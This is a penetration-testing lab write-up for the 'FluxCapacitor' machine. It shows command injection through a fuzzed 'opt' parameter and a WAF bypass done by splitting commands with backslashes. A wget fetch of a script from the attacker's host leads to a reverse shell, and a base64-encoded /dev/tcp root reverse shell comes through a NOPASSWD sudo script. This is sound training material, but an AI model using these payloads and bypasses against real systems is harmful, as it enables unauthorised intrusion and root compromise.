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PEN-TESTING LABS

FluxCapacitor

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Difficulty: Medium
Classification: Official

SYNOPSIS

FluxCapacitor focuses on intermediate/advanced enumeration of web applications as well as bypassing web application firewall rules. Overall, FluxCapacitor is not overly challenging and provides a good learning experience for fuzzing HTTP parameters.

Skills Required

- Intermediate knowledge of Linux
- Knowledge of basic web fuzzing techniques

Skills Learned

- Enumerating HTTP parameters
- Bypassing basic WAF rules
- Exploiting NOPASSWD

Enumeration

Nmap

Nmap reveals only a single open port, which appears to be some type of web application firewall according to the version details.

Dirbuster

Dirbuster reveals several results, all starting with **/sync**. Some manual testing shows that **/sync** followed by any other text will always yield the same result. Attempting to view the site in Firefox presents a 403 forbidden error, which reveals that the server is running OpenResty 1.13.6.1.

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Exploitation

Attempting to curl the **/sync** endpoint will result in a timestamp being returned. A bit of testing reveals that any user-agent containing "Mozilla" will return a 403 error.

Wordlist:
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt

Using the above wordlist, it is possible to fuzz and find a parameter name for the **/sync** endpoint. With wfuzz, the syntax is **wfuzz -c -z file,burp-parameter-names.txt --hh=19 http://10.10.10.69/sync?FUZZ=writeup**

```
                          root@kali: ~/Desktop/wordlists

File   Edit   View   Search   Terminal   Help

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.3 - The Web Fuzzer                         *
********************************************************

Target: HTTP://10.10.10.69/sync?FUZZ=writeup
Total requests: 2588

===================================================================
ID         Response   Lines      Word        Chars         Payload
===================================================================

00753:   C=403        7 L        10 W        175 Ch        "opt"
02087:   C=200        2 L         1 W         19 Ch        "visualizationSettings
02226:   C=200        2 L         1 W         19 Ch        "ShowFieldTypesInDat
Total time: 15.64130
Processed Requests: 2588
Filtered Requests: 2587
Requests/sec.: 165.4593

root@kali:~/Desktop/wordlists#
```

The parameter **opt** is the only result with a 403 error.

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Very basic tests quickly reveal that the **opt** parameter is vulnerable to command injection.


```
root@kali: ~/Desktop/writeups/fluxcapacitor

File  Edit  View  Search  Terminal  Help

root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' id'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' id' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 12 May 2018 21:04:45 GMT
< Content-Type: text/plain
< Transfer-Encoding: chunked
< Connection: keep-alive
< Server: SuperWAF
<
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
bash: -c: option requires an argument

* Connection #0 to host 10.10.10.69 left intact
root@kali:~/Desktop/writeups/fluxcapacitor#
```

There is a fairly simple filter which seems to return a 403 for strings longer than 2 characters. To bypass this, the escape character \ can be used to break up strings. For example, **w\h\o\a\m\i** will bypass the filter and execute successfully.

```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\h\o\a\m\i'"
```

The pattern /-/ (with anything in between) also appears to be caught by the filter. By serving a bash script as **index.html**, the use of a slash in wget/curl can be avoided and the command execution can be leveraged to obtain a reverse shell.

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```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\g\e\t 10.10.14.3 -O /t\m\p\w\r\i\t\e\u\p'"
```

The bash script can be easily executed, and a reverse connection is opened.

```
root@kali: ~/Desktop/writeups/fluxcapacitor
File   Edit   View   Search   Terminal   Help
< Date: Sun, 13 May 2018 17:38:32 GMT
< Content-Type: text/html
< Content-Length: 175
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.1</center>
</body>
</html>
* Connection #0 to host 10.10.10.69 left intact
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' b\a\s\h /t\m\p\w\r\i\t\e\u\p'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' b\a\s\h /t\m\p\w\r\i\t\e\u\p' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
KeyboardInterrupt
root@kali:~/Desktop/writeups/fluxcapacitor# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 50820
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
nobody@fluxcapacitor:/$ whoami
whoami
nobody
nobody@fluxcapacitor:/$ pwd
pwd
/
nobody@fluxcapacitor:/$
```

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Privilege Escalation

Escalating privileges if fairly straightforward. Simply running **sudo -l** exposes a NOPASSWD script at **/home/themiddle/.monit**.

```
nobody@fluxcapacitor:/$ cat /home/themiddle/.monit
cat /home/themiddle/.monit
#!/bin/bash

if [ "$1" == "cmd" ]; then
        echo "Trying to execute ${2}"
        CMD=$(echo -n ${2} | base64 -d)
        bash -c "$CMD"
fi
nobody@fluxcapacitor:/$
```

Reviewing the script, it appears that the first argument must be **cmd**, followed by a second argument which is a Base64-encoded command that will be executed. For example, running the command **sudo /home/themiddle/.monit cmd d2hvYW1p** will execute **whoami** and output **root**.

```
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd d2hvYW1p
sudo /home/themiddle/.monit cmd d2hvYW1p
Trying to execute d2hvYW1p
root
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd YmFzaCAtaSA+JiAvZGV2L3Rj
cC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
<CAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
Trying to execute YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
File   Edit   View   Search   Terminal   Help
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 44390
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
root@fluxcapacitor:/#
```